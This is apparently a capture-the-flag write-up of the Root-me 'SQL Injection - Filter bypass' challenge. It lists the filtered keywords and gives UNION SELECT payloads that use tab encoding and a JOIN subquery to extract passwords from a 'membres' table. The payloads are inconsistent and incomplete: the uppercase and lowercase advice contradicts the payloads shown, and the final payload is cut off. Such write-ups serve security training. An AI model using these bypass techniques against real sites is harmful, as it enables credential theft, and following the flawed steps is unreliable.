
Copy link

SQL Injection - Filter bypass

SQL Injection - Filter bypass (Hard - 80 pts)

After reviewing the entire website, I found that `id` parameter to show user's information is where we can inject SQL injection.

```
http://challenge01.root-me.org/web-serveur/ch30/?action=membres&id=
```



Tip:

Why I know that. If you get used to SQL injection, you will be sensitive with where the information is leaked.

But in this challenge, there are a lot of characters and words are filtered. I will list some I met: `or`, `and`, `||`, `/**/`, `union`, `select`, `join`, `whitespace`, `like`, `=`, `%0a`, `%0b`, `%0c`, `',comma(,),...`

But with `select` and `union`, just uppercase is filtered, when I change these words to lowercase, we can bypass.

With these information, my idea is use `UNION` and `SELECT` to leak information from table membres. Table name and columns name is provide, you can view source to see:

```
<hr />
<!--
// CREATE TABLE IF NOT EXISTS `membres` (
//   `id` int(1) NOT NULL AUTO_INCREMENT,
//   `username` VARCHAR(5) NOT NULL,
//   `pass` VARCHAR(20) NOT NULL,
//   `email` VARCHAR( 50 ) NOT NULL,
//   PRIMARY KEY (`id`)
// ) ENGINE=MyISAM  DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;
-->
```

If don't have above provided information, this challenge will become very difficult because when I test, `information_schema.tables`, `=`, `like` are filtered so we can't leak table name as well as columns name easily.

Okay, back to challenge, because whitespace and many tab character is filter so I will use %09 to replace for whitespace.

Now, our payload will look like:

```
id=9%09UNION%09SELECT%09pass,1,1,1%09FROM%09membres%09LIMIT%091
```

But the comma (,) character is filtered, so we can use it to select like below payload.

So we must find a way to change this select query to other query which have the same meaning.


After searching, I found solution:

For example, my query is:

```
MySQL [(none)]> select 1,2,3;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.001 sec)
```

I will rewrite below query use `join`:

Copy link



But there is a small note that with `join` word, the upercase is filtered, but lowercase is not, so in your payload, you must to use `JOIN`.

Final payload:

```
id=9%09UNION%09SELECT%09*%09FROM%09((SELECT%09pass%09FROM%09membres%09LIMIT%091)A%09JOIN
```

CTF events - Previous
DefCamp CTF 21-22

Next - Root-me
GraphQL

Last modified 1yr ago